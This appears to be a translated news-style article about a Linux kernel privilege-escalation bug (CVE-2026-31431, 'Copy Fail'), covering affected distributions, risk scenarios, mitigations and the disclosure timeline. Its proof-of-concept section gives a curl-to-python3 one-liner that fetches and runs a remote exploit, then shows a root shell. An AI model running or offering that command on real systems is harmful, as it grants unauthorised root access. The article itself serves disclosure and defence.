
732 Bytes to Own Every Linux Box: A Decade-Hidden Epic Bug

🚨 Epic vulnerability: 732 bytes to compromise every Linux distro, hidden for nearly a decade
A "Copy Fail" Linux kernel vulnerability (CVE-2026-31431) has been publicly disclosed:
- A 732-byte Python script
- that is 100% reliable, needing no race window or kernel offsets
- affecting every Linux distribution (2017 to present)
- container escape primitive and cross-tenant attacks
- lurking for nearly a decade, until it went public on April 29, 2026
The same script works onUbuntu, RHEL, Amazon Linux, and SUSE — no modifications required.
🎯 The Core of the Bug
A Single Logical Flaw
Copy Fail is astraight-line logic flaw:
- No race window required: unlike most Linux LPEs, which depend on races
- No kernel offsets required: no kernel-specific offsets needed
- 100% reliable: succeeds every single time
- One script: works on every distribution
The exploit chain
Copy Fail's attack chain:
- authencesn logic bug: a logic bug
- AF_ALG: via the kernel crypto API
- splice(): chained calls
- 4-byte page-cache write: the final attack primitive
- Exploitable for nearly a decade: from 2017 until the patch
📊 Affected Scope
Officially verified distros
| Distribution | Kernel version | Status |
|---|---|---|
| Ubuntu 24.04 LTS | 6.17.0-1007-aws | ✅ Verified |
| Amazon Linux 2023 | 6.18.8-9.213.amzn2023 | ✅ Verified |
| RHEL 10.1 | 6.12.0-124.45.1.el10_1 | ✅ Verified |
| SUSE 16 | 6.12.0-160000.9-default | ✅ Verified |
Other affected distros
The following distrosare also affected:
- Debian
- Arch Linux
- Fedora
- Rocky Linux
- AlmaLinux
- Oracle Linux
- Embedded Linux
Bottom line: if your kernel was built between 2017 and the patch —you're affected.
💡 High-Risk Scenarios
| Scenario | Risk | Impact |
|---|---|---|
| Multi-tenant Linux hosts | High | Any user becomes root |
| Kubernetes / container clusters | High | Cross-container, cross-tenant attacks |
| CI runners / build farms | High | A PR becomes root on the runner |
| Cloud SaaS running user code | High | A tenant becomes host root |
| Standard Linux servers | Medium | Local LPE, chainable with other bugs |
| Single-user laptops | Low | A post-exploitation priv-esc step |
🔧 Mitigations
Option 1: Update your kernel (recommended)
Update your kernel to a version that includesmainline commit a664bf3d603d:
- What it fixes: reverts the 2017 algif_aead in-place optimization
- Effect: page-cache pages no longer appear in the writable destination scatterlist
- Status: most mainstream distros have already shipped patches
Option 2: Disable the algif_aead module (temporary)
# 禁用 algif_aead 模块
echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
rmmod algif_aead 2>/dev/null || true
Impact of disabling algif_aead
| Component | Impact |
|---|---|
| dm-crypt / LUKS | Not affected |
| kTLS / IPsec | Not affected |
| OpenSSL / SSH | Not affected |
| AF_ALG userspace | Possibly affected |
Bottom line: for most systems, disabling algif_aead hasno noticeable impact.
Option 3: Block AF_ALG with seccomp
For untrusted workloads (containers, sandboxes, CI), block AF_ALG socket creation via seccomp:
# 检查 AF_ALG 使用
lsof | grep AF_ALG
ss -xa
🚀 PoC Demo
The PoC is public so defenders can verify their own systems:
Quick run
$ curl https://copy.fail/exp | python3 && su
# id
uid=0(root) gid=1002(user) groups=1002(user)
PoC details
- File size: 732 bytes
- Language: Python 3.10+ stdlib only (os, socket, zlib)
- Default target: /usr/bin/su
- SHA256: a567d09b15f6e4440e70c9f2aa8edec8ed59f53301952df05c719aa3911687f9
Warning: the script modifies the page cache of a setuid binary; the changes don't persist across a reboot, but the root shell is real. Do not run it in production.
📅 Disclosure Timeline
| Date | Event |
|---|---|
| 2026-03-23 | Reported to the Linux kernel security team |
| 2026-03-24 | Initial acknowledgment |
| 2026-03-25 | Patch proposed and reviewed |
| 2026-04-01 | Patch submitted to mainline |
| 2026-04-22 | CVE-2026-31431 assigned |
| 2026-04-29 | Public disclosure |
🔍 Discovered by: Xint Code
The vulnerability was discovered byXint Code:
- Scan time: about 1 hour scanning the Linux crypto/ subsystem
- Method: AI-driven code auditing
- Full analysis: root cause, diagrams, operator prompt
- Other findings: additional high-severity vulnerabilities found at the same time, still in coordinated disclosure
Xint Code track record
- 0-day RCE: ZeroDay Cloud, sweeping the database category (Redis, PostgreSQL, MariaDB)
- DARPA AIxCC Top 3: DARPA AI Cyber Challenge finalist
- DEF CON CTF 9×: the most-winning team in DEF CON CTF history
📝 Summary
Copy Fail (CVE-2026-31431) isan epic Linux kernel vulnerability:
- 732 bytes to compromise every Linux distro (2017 to present)
- 100% reliable, a single logical flaw
- Container escape, cross-tenant attacks
- Nearly a decade hidden, until its public disclosure on April 29, 2026
- High-risk scenarios: multi-tenant hosts, container clusters, CI runners, SaaS
- Mitigation: update the kernel or disable algif_aead
- Discovered by Xint Code via AI-driven code auditing
A decade-old epic bug — and one script owns every Linux out there.
Official site:https://copy.fail
GitHub PoC:https://github.com/theori-io/copy-fail-CVE-2026-31431
Technical analysis:https://xint.io/blog/copy-fail-linux-distributions
Kernel patch:https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5